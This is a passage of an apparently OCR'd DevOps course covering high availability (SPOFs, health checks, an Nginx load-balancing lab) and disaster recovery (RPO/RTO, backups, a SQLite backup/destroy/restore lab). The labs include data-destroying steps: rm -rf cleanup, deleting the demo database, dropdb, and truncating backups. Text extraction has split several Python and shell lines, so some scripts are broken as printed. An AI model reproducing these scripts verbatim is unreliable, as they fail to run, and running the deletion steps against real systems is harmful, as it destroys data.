


Figure 0.8-1

What a health check does when an instance fails:




Figure 0.8-2

5 How it works

Availability in numbers

Allowed downtime for a given availability target (rounded):

Availability	Per year	Per 30-day month
99% ("two nines")	3.65 days (87.6 hours)	7.2 hours
99.9% ("three nines")	8.76 hours	43 minutes
99.95%	4.4 hours	22 minutes
99.99% ("four nines")	52.6 minutes	4.3 minutes

Availability	Per year	Per 30-day month
99.999% ("five nines")	5.3 minutes	26 seconds

Components in **series** (all must work) multiply: two services of 99% each in a chain give $0.99 \times 0.99 = 98.01\%$. Components in **parallel** (any one is enough) multiply the *failure* probabilities: two independent 99% servers give $1 - 0.01 \times 0.01 = 99.99\%$. The word "independent" carries the weight: two instances on the same host, same rack, same AZ, or sharing one database are not independent.

Finding single points of failure

Walk the request path and ask of every box: "if this vanished right now, what would happen?"

Layer	Typical SPOF	Typical fix
Compute	One server	2+ instances in different zones, autoscaling group
Entry point	One load balancer or one public IP	Managed load balancer across zones, anycast or multiple IPs
DNS	A single provider	Managed DNS with many name servers, sometimes two providers
Database	Single instance	Replicas plus automatic failover (Disaster Recovery §0.9)
Network	One AZ, one link	Multi-AZ subnets, redundant gateways
People and process	One person holds the knowledge or credentials	Runbooks, shared access, on-call rotation
Dependencies	A third-party API with no fallback	Timeouts, retries with limits, circuit breakers, degraded mode

Vertical vs horizontal scaling

	Vertical (scale up)	Horizontal (scale out)
How	Bigger instance	More instances
Simplicity	Very simple: no code change	Needs a load balancer and stateless design
Limit	Largest machine available; usually a restart	Practically far higher
Availability	Still one machine: a SPOF	Survives loss of an instance
Cost curve	Gets steeply more expensive at the top	Roughly linear
Good for	Databases (at first), quick fixes, legacy apps	Web/API tiers, workers, caches

Stateless is the key to scaling out. If a request can be handled by any instance, you can add and remove instances freely. Sessions, uploads and cached data must live somewhere shared (Redis, a database, object storage), not in one instance's memory or disk.

Health checks: shallow vs deep, liveness vs readiness

- **Liveness**: "is the process alive or hopelessly stuck?" If not, restart it.
- **Readiness**: "can it accept traffic right now?" If not (still warming up, dependency down, draining for a deploy), stop sending traffic but do not necessarily restart it.
- **Shallow** checks (`/health` returns 200) are cheap and tell you the process answers. **Deep** checks (touch the database and cache) tell you more but can cause a cascade: if the database is slow and every instance's health check fails, the load balancer may remove *all* instances. A common compromise is a shallow liveness check and a readiness check that tests only what the instance truly needs, with sensible thresholds and timeouts.
- Tune the **interval, timeout and threshold** (for example check every 5 seconds, fail after 3 misses, recover after 2 passes): too sensitive causes flapping, too lax delays failover.

Graceful shutdown matters as much as health checks: on termination an instance should stop accepting new requests, finish in-flight ones, and then exit (**connection draining**).

6 Step-by-step guide

Goal: build a three-instance web tier behind Nginx on your laptop, kill an instance while sending traffic, and watch the redundancy absorb it. Then restore it and see it rejoin. **Prerequisites:** Python 3, `curl`, and Nginx installed locally (`sudo apt install nginx` / `brew install nginx` ; the system service need not be running). The demo uses its own config and its own directory under your home, on `127.0.0.1:8080`. **Cost: none.**

1. **Create the instance code.** Each instance announces its name.

```bash
mkdir -p ~/ha-demo/logs ~/ha-demo/tmp && cd ~/ha-demo
cat > backend.py <<'EOF'
# backend.py - one web instance. Usage: python3 backend.py <name> <port>
import sys
from http.server import BaseHTTPRequestHandler, HTTPServer

NAME, PORT = sys.argv[1], int(sys.argv[2])

class H(BaseHTTPRequestHandler):
    def do_GET(self):
        body = b"ok\n" if self.path == "/health" else f"hello from {NAME}\n".encode()
        self.send_response(200)
        self.send_header("Content-Length", str(len(body)))
```

```
        self.end_headers()
        self.wfile.write(body)
    def log_message(self, *a):
        pass

HTTPServer(("127.0.0.1", PORT), H).serve_forever()
EOF
```

2. **Create an Nginx config with three upstreams and passive health checking.** `max_fails` and `fail_timeout` mark a server as unavailable after failed attempts; `proxy_next_upstream` retries the request on another server so the user does not see the failure.

```bash
cat > nginx.conf <<'EOF'
worker_processes 1;
pid nginx.pid;
error_log logs/error.log warn;
events { worker_connections 128; }
http {
  access_log off;
  client_body_temp_path tmp/body; proxy_temp_path tmp/proxy; fastcgi_temp_path tmp/fcgi;
  uwsgi_temp_path tmp/uwsgi; scgi_temp_path tmp/scgi;
  upstream shop_api {
    server 127.0.0.1:9001 max_fails=1 fail_timeout=5s;
    server 127.0.0.1:9002 max_fails=1 fail_timeout=5s;
    server 127.0.0.1:9003 max_fails=1 fail_timeout=5s;
  }
  server {
    listen 127.0.0.1:8080;
    location / {
      proxy_pass http://shop_api;
      proxy_next_upstream error timeout http_502 http_503;
      proxy_connect_timeout 1s;
    }
  }
}
EOF
```

3. **Start three instances and Nginx. Save the process IDs so you can kill one precisely.**

```bash
python3 backend.py web-1 9001 & echo $! > web-1.pid
python3 backend.py web-2 9002 & echo $! > web-2.pid
python3 backend.py web-3 9003 & echo $! > web-3.pid
sleep 1
nginx -p "$PWD" -c nginx.conf
count() { for i in $(seq 1 ${1:-30}); do curl -s localhost:8080/; done | sort | uniq -c; }
count 30
```

Expected: traffic is spread across all three, similar to `10 hello from web-1`, `10 hello from web-2`, `10 hello from web-3`. (Open source Nginx round-robins by default.)

4. **Fail an instance — simulate a crash.**

```bash
kill "$(cat web-2.pid)"
for i in 1 2 3 4 5 6; do curl -s -o /dev/null -w "%{http_code} " localhost:8080/; done;
  echo
count 30
```

Expected: `200 200 200 200 200 200` — users never saw an error, because Nginx retried the failed attempt on another server and then stopped sending to web-2 for `fail_timeout`. Then the count shows only `web-1` and `web-3` (about 15 each). This is redundancy plus failure detection working together.

5. **Restore the instance and watch it rejoin.**

```bash
python3 backend.py web-2 9002 & echo $! > web-2.pid
sleep 6
count 30
```

Expected: after the 5-second `fail_timeout` expires, Nginx tries web-2 again and all three share traffic again. (Open source Nginx does *passive* checks only, learning from real failures. Active probing is available in Nginx Plus and in HAProxy, ALB, Envoy and Kubernetes.)

6. **Find the SPOF you did not remove.** Everything is behind one Nginx process.

```bash
kill "$(cat nginx.pid)"; sleep 0.5
curl -s -o /dev/null -w "HTTP %{http_code}\n" localhost:8080/ || echo "connection refused
  - the load balancer is a SPOF"
```

Expected: `connection refused` (curl prints `HTTP 000`). Three redundant web servers, and one load balancer takes the entire service down. In the cloud you remove this SPOF with a managed multi-AZ load balancer; on your own servers with two load balancers and a floating IP or DNS failover.

7. **Check your arithmetic with a health endpoint probe.** A simple health-check loop is what every load balancer is doing:

```bash
nginx -p "$PWD" -c nginx.conf
for p in 9001 9002 9003; do
  printf "port %s: " "$p"; curl -s -m 1 -o /dev/null -w "%{http_code}\n"
  "localhost:$p/health" || true
done
```

Expected: `200` for each live instance. A dead one prints `000`. An orchestrator uses exactly this signal (with thresholds) to decide to replace an instance.

8. **Clean up.**

```bash
kill "$(cat nginx.pid)" 2>/dev/null; kill $(cat web-1.pid web-2.pid web-3.pid) 2>/dev/null
cd ~ && rm -rf ~/ha-demo
```

7 Real-world scenario

Illustrative. On a Friday sale, the `shop-api` team's traffic grows from 200 to 2,000 requests per second. They run two API instances in a single availability zone, so one zone event or one crash halves capacity. At 1,400 requests per second, instance A runs out of memory and is killed by the OS. The load balancer removes it after three failed health checks (15 seconds), and the entire load lands on instance B, which promptly falls over too: a **cascading failure**. The site is down for 12 minutes until a human starts two more instances by hand.

The post-mortem fixes are mostly arithmetic and automation: run at least three instances across two AZs so any one can fail with capacity to spare ("N+1"); use an autoscaling group with CPU and request-rate targets so new instances are launched automatically; add a readiness check so a new instance receives traffic only after it has warmed up; set memory limits and a graceful shutdown; and run a load test before every sale to find the real ceiling. The next sale, an instance dies at peak, nobody notices, and the autoscaler replaces it in three minutes. **Lesson:** HA is capacity planning plus automation. Two of anything leaves no headroom; failure of one must not overload the other.

8 Common mistakes and best practices

Don't

- Call a system "highly available" because it has two servers on the same host, rack or zone, or sharing one database.
- Put a load balancer, NAT gateway, database or DNS record in the path and forget that it is a single point of failure too.
- Make health checks so deep that a slow dependency makes every instance report unhealthy (the whole fleet is removed at once).
- Store sessions or uploads on local disk if you intend to scale out.
- Forget capacity headroom: if losing one of two instances overloads the other, you do not have redundancy.
- Trust failover you have never exercised.

Do

- Draw the request path and hunt SPOFs explicitly, layer by layer.
- Spread instances across failure domains (zones, racks, regions as needed) and keep N+1 or better capacity.
- Make services stateless, keep state in managed, replicated stores, and externalise sessions.
- Use separate liveness and readiness checks with thresholds, timeouts and connection draining.
- Autoscale on a meaningful metric, with minimum and maximum limits and cool-downs.
- Test failure on purpose (kill instances in staging, then carefully in production) and load-test before big events.
- Set availability targets from user needs and cost, not by chasing nines (Level 14: SLOs §14.2).

9 Tasks

- [ ] **T1 — Build the redundant web tier** *(≈30 min, beginner)*
  - **Goal:** run three instances behind a load balancer.
  - **Steps:**
    1. Complete guide steps 1-3.
    2. Run `count 60` and record the distribution.

- **Done when:** `count 60` shows three distinct instance names with roughly 20 responses each.

- [ ] **T2 — Kill an instance, observe, restore** *(≈25 min, beginner)*
  - **Goal:** watch failure absorbed and recovery.
  - **Steps:**
    1. Complete guide steps 4-5 while running `while true; do curl -s -o /dev/null -w "%{http_code}\n" localhost:8080/; sleep 0.2; done | uniq -c` in another terminal.
    2. Note any non-200 responses.
  - **Done when:** the status loop shows only `200` throughout the failure and recovery, and the instance names in `count` change as predicted.

- [ ] **T3 — Do the availability math** *(≈25 min, beginner)*
  - **Goal:** compute, don't guess.
  - **Steps:**
    1. Compute the availability of a chain: load balancer (99.99%) → app tier of 3 independent instances (each 99%, any one suffices) → single database (99.9%).
    2. Recompute with a standby database that fails over perfectly (independent 99.9% pair).
    3. Convert both answers into minutes of downtime per year.
  - **Done when:** you have two numbers with working shown, and you can say which component dominates the downtime in each case.

- [ ] **T4 — Break the health check design** *(≈40 min, intermediate)*
  - **Goal:** see why bad health checks are dangerous.
  - **Steps:**
    1. Change `backend.py` so that every path, including `/`, returns HTTP 503 when a file named `dependency_down` exists in the current directory. This simulates a deep health check that depends on a shared database.
    2. Restart the instances, then run `touch dependency_down` so all three fail at once while all three processes are still alive (`ps` shows them).
    3. Request `localhost:8080/` and observe what the user sees. Then `rm dependency_down` and confirm recovery after the `fail_timeout`.
  - **Done when:** you reproduced a total outage (HTTP 502 or 503 from the balancer) with every process alive, and wrote down a fix (for example separate liveness from readiness, degrade gracefully when the dependency is down, or have the balancer fail open

when no target is healthy).

- [ ] **T5 — Remove the load balancer SPOF** *(≈50 min, intermediate)*
  - **Goal:** two load balancers, so Nginx dying is survivable.
  - **Steps:**
    1. Create a second Nginx config listening on `127.0.0.1:8081` with its own pid file and logs directory.
    2. Write a tiny client script that tries 8080, and if the connection fails, tries 8081.
    3. Kill the first Nginx and confirm the client keeps working.
  - **Done when:** requests succeed with the first load balancer dead, and you can explain what real systems use instead of a client-side fallback (floating IP, anycast, DNS failover, or a managed load balancer).

- [ ] **T6 — Prove it: SPOF review of a real system** *(≈45 min, advanced)*
  - **Goal:** audit a real architecture without the guide.
  - **Steps:**
    1. Draw the request path for the `shop-api` stack: DNS → Nginx → Node.js API → PostgreSQL and Redis.
    2. Mark every SPOF, rate each by likelihood and impact, and propose a fix with its cost (extra instances, managed service, replication).
    3. Choose a target availability and show with arithmetic whether your proposal meets it.
  - **Done when:** you have a labelled diagram, a ranked SPOF list with fixes, and a short written justification of the chosen target.

10 Self-check questions

1. What is a single point of failure? Give three examples that people forget.
2. Why are two servers in the same availability zone not fully redundant?
3. Contrast vertical and horizontal scaling, and say which one improves availability.
4. What is the difference between liveness and readiness checks?
5. Why can a deep health check make an outage worse?
6. What is N+1 capacity?

ANSWERS

1. A component whose failure stops the whole service. Often forgotten: the load balancer, the DNS provider, the primary database, a shared cache, an expiring certificate, one person holding the only credentials, a single availability zone.
2. They share fate: a power, network or cooling event in the zone takes both down. Independent failure domains are what make redundancy count.
3. Vertical adds resources to one machine (simple but bounded, still a SPOF); horizontal adds machines behind a balancer (more complex, scales further, and survives instance loss), so horizontal improves availability.
4. Liveness asks whether the process should be restarted; readiness asks whether it should receive traffic right now. A not-ready instance is taken out of rotation without being killed.
5. If the check depends on a shared dependency that becomes slow, every instance fails the check at once and the load balancer removes the whole fleet, turning a degraded service into a total outage.
6. Enough capacity to handle peak load even after losing one instance (or zone), so a single failure does not overload the survivors.

11 Further reading

- *Site Reliability Engineering* (Google, free at sre.google/books) — chapters on embracing risk and load balancing.
- AWS Well-Architected Framework, Reliability pillar (docs.aws.amazon.com/wellarchitected).
- *Designing Data-Intensive Applications* by Martin Kleppmann — fault tolerance and replication.
- Nginx documentation for `ngx_http_upstream_module` (nginx.org/en/docs).
- Kubernetes documentation on probes and Deployments (kubernetes.io/docs).
- See also: Level 19: Availability §19.2 and Level 19: Scalability §19.1.

LAB NOTES What I ran, what I saw, what it means

0.9 Disaster Recovery

Topic 9 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Disaster recovery (DR) is the set of plans, tools and rehearsed procedures that bring a service and its data back after a serious failure: a deleted database, a corrupted disk, ransomware, a lost cloud region, a bad deploy that wrote garbage for six hours. It answers two business questions, each with its own acronym:

- **RPO — Recovery Point Objective:** how much *data* can we afford to lose, measured in time? An RPO of 15 minutes means that after recovery, the newest data may be up to 15 minutes old.
- **RTO — Recovery Time Objective:** how long can the service be *down*? An RTO of 1 hour means we must be serving again within one hour of the disaster.

The two basic tools are **backups** (copies of data stored somewhere else, from which you can restore) and **failover** (switching to a standby copy of the system, in another zone or region, that is already running or can be started quickly). **High availability** (High Availability and Scalability §0.8) handles small, frequent failures automatically; **disaster recovery** handles the big, rare ones, including those caused by people and by software, where redundancy alone does not help (a replica faithfully copies your accidental `DELETE`).

This page is the overview; the practical depth is in Level 15: Backups §15.1, Failover §15.5, RPO §15.6 and RTO §15.7.

2 Why it matters in DevOps

- **Redundancy is not a backup.** Replication copies mistakes and malicious changes instantly. Only a point-in-time copy can take you back to "before the mistake".
- **Untested backups are not backups.** The common discovery during a disaster is that the backup job has been failing for months, or that nobody knows the restore procedure.
- **RPO and RTO turn a vague wish ("we should be safe") into numbers** that engineering can design for and the business can pay for. Tighter numbers cost much more.

- **Compliance and contracts** often require specific retention, off-site copies and tested recovery.
- **Ransomware and account compromise** make offline or immutable, separately-credentialed copies a security control, not just an ops one (Level 15: Off-site Backups §15.8).

3 Real-world system example

GitLab.com, January 2017. GitLab has publicly documented a production database incident in which an engineer, while working on a replication problem, removed data from the wrong database server. Several backup and replication mechanisms turned out not to be working as expected, and the team ultimately restored from a snapshot that was hours old, losing some hours of recent database data (such as issues and comments; Git repositories were not affected). GitLab published a candid post-mortem and streamed the recovery. The widely quoted lesson is that having several backup methods is worthless if none of them is verified by an actual restore.

AWS disaster recovery strategies. AWS publishes a whitepaper describing four DR patterns of increasing cost and decreasing recovery time: **backup and restore**, **pilot light** (core pieces such as the database kept running in the recovery region, the rest switched off), **warm standby** (a scaled-down but fully functional copy always running), and **multi-site active/active**. Managed services expose the building blocks: RDS automated backups and point-in-time recovery, EBS and RDS snapshots, S3 cross-region replication, and Route 53 failover routing. See Level 6: RDS and Aurora §6.10.

PostgreSQL itself documents continuous archiving and point-in-time recovery (PITR): base backups plus a stream of write-ahead log (WAL) files let you replay the database to any moment, e.g. one minute before the bad `DROP TABLE`. Tools such as pgBackRest and WAL-G are widely used for this in production (Level 13: Backups and Point-in-Time Recovery §13.5).

4 Diagram

RPO and RTO on a timeline:




Figure 0.9-1

The DR spectrum, trading cost for speed:




Figure 0.9-2

5 How it works

Backups: what makes one trustworthy

Property	Question to ask
Frequency	Is it at least as often as the RPO? (Hourly backups cannot promise a 5-minute RPO.)
Consistency	Is the backup a valid database state (snapshot or backup API), not a file copy taken mid-write?
Location	Is a copy outside the failure domain: another region, another account, offline?
Immutability and access	Can an attacker or a mistake with the production credentials also delete the backups?
Retention	How far back can you go? (A corruption noticed two weeks later needs two-week-old data.)
Encryption	Are backups encrypted, and are the keys stored somewhere that survives the disaster?

Property	Question to ask
Restore tested	When did you last restore it end to end and time it?

A widely used rule of thumb is **3-2-1**: three copies of the data, on two different kinds of storage, with one off-site.

Backup types

- **Logical** (`pg_dump` , `mysqldump`): portable SQL or archive files; slower to restore on large data; good for small databases and migrations.
- **Physical / snapshot** (volume snapshots, `pg_basebackup`): fast to take and restore; tied to the same engine version and platform.
- **Continuous / PITR** (WAL archiving, binlogs): replay to any second; lowest RPO.
- **Full vs incremental:** a full copy is simple; incrementals save space and time but need the chain intact to restore.

Failover

Failover means redirecting users from a failed primary to a standby. Ingredients: a replica with up-to-date data, a way to *detect* failure reliably, a way to *promote* the replica to primary, and a way to *redirect* traffic (DNS, load balancer, virtual IP). Automatic failover shortens RTO but risks **split brain** (two nodes both believing they are primary) and **failing over on a false alarm**; many teams automate within a region and keep cross-region failover as a deliberate, human-triggered decision. After failover comes **failback**: returning to the original site safely.

Choosing RPO/RTO

Start from the cost of downtime and data loss per hour for each service, then choose tiers: the checkout path may need RPO of minutes and RTO under an hour, while an internal reporting dashboard can tolerate RPO of a day and RTO of several days. Different services deserve different targets.

6 Step-by-step guide

Goal: simulate a small production database with a live writer, take backups, destroy the database, restore from the latest backup, and *measure* the actual data loss (RPO) and restore time (RTO). **Prerequisites:** Python 3 (its standard `sqlite3` module, which includes an online-backup API). Everything runs in a directory under your home. **Cost: none.** The real-database variant with PostgreSQL appears at the end of the guide.

1. **Create the working directory and the three scripts.**

```bash
mkdir -p ~/dr-demo && cd ~/dr-demo
cat > writer.py <<'EOF'
# writer.py - pretend to be shop-api: write one order every 0.2 s. Ctrl-C or kill to stop.
import sqlite3, time

db = sqlite3.connect("shop.db", isolation_level=None)   # autocommit: every insert is
  durable
db.execute("PRAGMA journal_mode=WAL")
db.execute("CREATE TABLE IF NOT EXISTS orders (id INTEGER PRIMARY KEY, created REAL)")
while True:
    db.execute("INSERT INTO orders (created) VALUES (?)", (time.time(),))
    n = db.execute("SELECT count(*) FROM orders").fetchone()[0]
    with open("written.count", "w") as f:       # the "truth" we compare against after the
  disaster
        f.write(str(n))
    time.sleep(0.2)
EOF
cat > backup.py <<'EOF'
# backup.py - consistent online backup using SQLite's backup API (safe while writer runs).
import sqlite3, sys, time, os

os.makedirs("backups", exist_ok=True)
dest = f"backups/shop-{int(time.time())}.db"
src = sqlite3.connect("shop.db")
dst = sqlite3.connect(dest)
src.backup(dst)
dst.close()
rows = sqlite3.connect(dest).execute("SELECT count(*) FROM orders").fetchone()[0]
print(f"backup {dest}: {rows} orders")
EOF
cat > restore.py <<'EOF'
# restore.py - restore the newest backup into shop.db, verify it, and report what was
  lost.
import glob, os, shutil, sqlite3, time

t0 = time.time()
latest = sorted(glob.glob("backups/shop-*.db"))[-1]
for ext in ("", "-wal", "-shm"):
    if os.path.exists("shop.db" + ext):
        os.remove("shop.db" + ext)
shutil.copy(latest, "shop.db")
db = sqlite3.connect("shop.db")
assert db.execute("PRAGMA integrity_check").fetchone()[0] == "ok", "backup is corrupt!"
restored = db.execute("SELECT count(*) FROM orders").fetchone()[0]
written = int(open("written.count").read())
newest = db.execute("SELECT max(created) FROM orders").fetchone()[0]
print(f"restored from {latest}")
print(f"orders restored: {restored}, orders written before disaster: {written}")
print(f"data lost: {written - restored} orders  (about {(written - restored) * 0.2:.1f} s
  of data = actual RPO)")
```

```
print(f"restore took {time.time() - t0:.2f} s of copy + verify  (actual RTO is this plus
  detection and human time)")
EOF
```

2. **Start the "application" and take two backups while it is running.**

```bash
python3 writer.py & echo $! > writer.pid
sleep 2; python3 backup.py
sleep 2; python3 backup.py
sleep 1.5
```

Expected (counts vary): `backup backups/shop-<timestamp>.db: 10 orders`, then a later one with about `20 orders`. The writer keeps writing after the last backup; that is the data at risk.

3. **Disaster strikes.** Kill the application and destroy the database, as a bad migration, a deleted volume or ransomware might.

```bash
kill -9 "$(cat writer.pid)"
rm -f shop.db shop.db-wal shop.db-shm
ls
```

Expected: `shop.db` is gone. `backups/` and `written.count` remain (`written.count` is only our measuring stick; in reality you would not know the number).

4. **Restore and measure.**

```bash
python3 restore.py
```

Expected (similar to):

```
restored from backups/shop-1791506834.db
orders restored: 20, orders written before disaster: 28
data lost: 8 orders  (about 1.6 s of data = actual RPO)
restore took 0.00 s of copy + verify  (actual RTO is this plus detection and human time)
```

The loss equals the writes since the last backup. Backing up more often shrinks the RPO; here the data is tiny, so restore is instant. With 500 GB it would not be, which is why you *time* restores.

5. **Prove the restored data is usable and that the application can continue.**

```bash
python3 -c "import sqlite3; print(sqlite3.connect('shop.db').execute('SELECT count(*), max(id) FROM orders').fetchone())"
```

Expected: a pair such as `(20, 20)`. Start `python3 writer.py &` again and it continues from there.

6. **Real database variant (PostgreSQL; commands shown for reference, output varies).** On a database named `shop` with Docker or a local server:

```bash
# backup (custom format, compressed, restorable in parallel)
pg_dump -Fc -h localhost -U postgres -f shop.dump shop
# "disaster"
dropdb -h localhost -U postgres shop
# restore into a fresh database
createdb -h localhost -U postgres shop
pg_restore -h localhost -U postgres -d shop --no-owner shop.dump
psql -h localhost -U postgres -d shop -c "SELECT count(*) FROM orders;"
```

A dump is a *logical backup with an RPO equal to the dump interval*. For a lower RPO, you add WAL archiving and point-in-time recovery (Level 13 §13.5).

7. **Clean up.**

```bash
pkill -f "writer.py" 2>/dev/null; cd ~ && rm -rf ~/dr-demo
```

7 Real-world scenario

Illustrative. The `shop-api` team keeps PostgreSQL on a managed instance with daily snapshots and believes it is covered. A developer runs a data-cleanup script against production instead of staging, and `UPDATE orders SET status = 'cancelled'` hits every row at 14:05. The replica copies the change within a second; failover would only move the damage to a second machine. The team recognises the failure mode from their DR plan: this is a logical error, so they need point-in-time recovery rather than failover. They restore the database to a new instance at the state of 14:04 using the managed service's PITR, validate row counts, point the application at the new instance, and then copy back only the orders placed between 14:04 and the switch. Total time to service: 55 minutes (their RTO is 60); data lost: zero, because the write-ahead log was archived continuously (their RPO is 5 minutes).

What made it work was an earlier game day: they had restored the same database once, measured 40 minutes, and written down the exact commands. **Lesson:** match the recovery tool to the failure (hardware loss needs failover; human error needs a point-in-time copy), and rehearse before you need it.

8 Common mistakes and best practices

Don't

- Treat replication, RAID or a Multi-AZ setting as a backup.
- Store backups only in the same account, region or server as the data they protect.
- Assume a successful backup *job* means a restorable backup.
- Pick RPO/RTO numbers that nobody has costed or tested.
- Keep the restore instructions (or the encryption keys) only on the system that is down.
- Give production application credentials permission to delete backups.

Do

- Define RPO and RTO per service, with the business, and write them down.
- Follow 3-2-1, keep at least one copy immutable or offline, and use separate credentials for backups.
- Automate backups, monitor them (alert when the newest backup is older than the RPO), and test restores on a schedule.
- Keep a runbook for each failure type: instance loss, data corruption, zone loss, region loss, account compromise.
- Run game days: actually restore, actually fail over, time it, fix what you learn (Level 15: Failure Scenario Drills §15.10).
- Record the actual RPO/RTO achieved in each test and compare with the targets.

9 Tasks

- [ ] **T1 — Backup, destroy, restore** *(≈30 min, beginner)*
  - **Goal:** run a full DR cycle and see the RPO.
  - **Steps:**
    1. Complete guide steps 1-5.
    2. Record the "data lost" and "restore took" lines.
  - **Done when:** `shop.db` is restored from a backup, `restore.py` reports a loss in orders, and you can state the measured RPO in seconds.

- [ ] **T2 — Shrink the RPO** *(≈30 min, beginner)*
  - **Goal:** see the cost of tighter RPO.
  - **Steps:**
    1. Run the cycle again but take a backup every second with `while true; do python3 backup.py; sleep 1; done` in another terminal.
    2. Kill the writer and delete the database, then restore.
    3. Compare the lost-orders number and count how many backup files you accumulated per minute.
  - **Done when:** the lost data is about one second or less, and you can state the trade-off (storage and I/O cost against data loss).

- [ ] **T3 — Backup retention and pruning** *(≈40 min, intermediate)*
  - **Goal:** keep backups bounded without losing history.
  - **Steps:**
    1. Write `prune.sh` that keeps the newest 5 backups plus the oldest one of each minute older than 5 minutes (a toy grandfather-father-son policy), and deletes the rest.
    2. Run it with a `--dry-run` flag that only prints what it would delete.
  - **Done when:** after pruning, `ls backups` matches your policy and the dry run listed exactly the files that were later removed.

- [ ] **T4 — A corrupt backup** *(≈35 min, intermediate)*
  - **Goal:** discover why you verify.
  - **Steps:**
    1. Truncate the newest backup: `truncate -s 1000 backups/<newest>.db`.
    2. Run `restore.py` and observe the failure or the integrity check.
    3. Change `restore.py` to verify each backup newest-first and restore the newest one that passes.
  - **Done when:** the modified script skips the broken file, restores the previous good backup and prints which one it used and why.

- [ ] **T5 — Write a mini DR plan for shop-api** *(≈45 min, intermediate)*
  - **Goal:** turn RPO and RTO into a design.
  - **Steps:**
    1. List the components of `shop-api` (Node.js API, PostgreSQL, Redis, uploaded images, secrets).
    2. For each, state the RPO and RTO you would choose, the backup or replication method, and where the copy is stored.

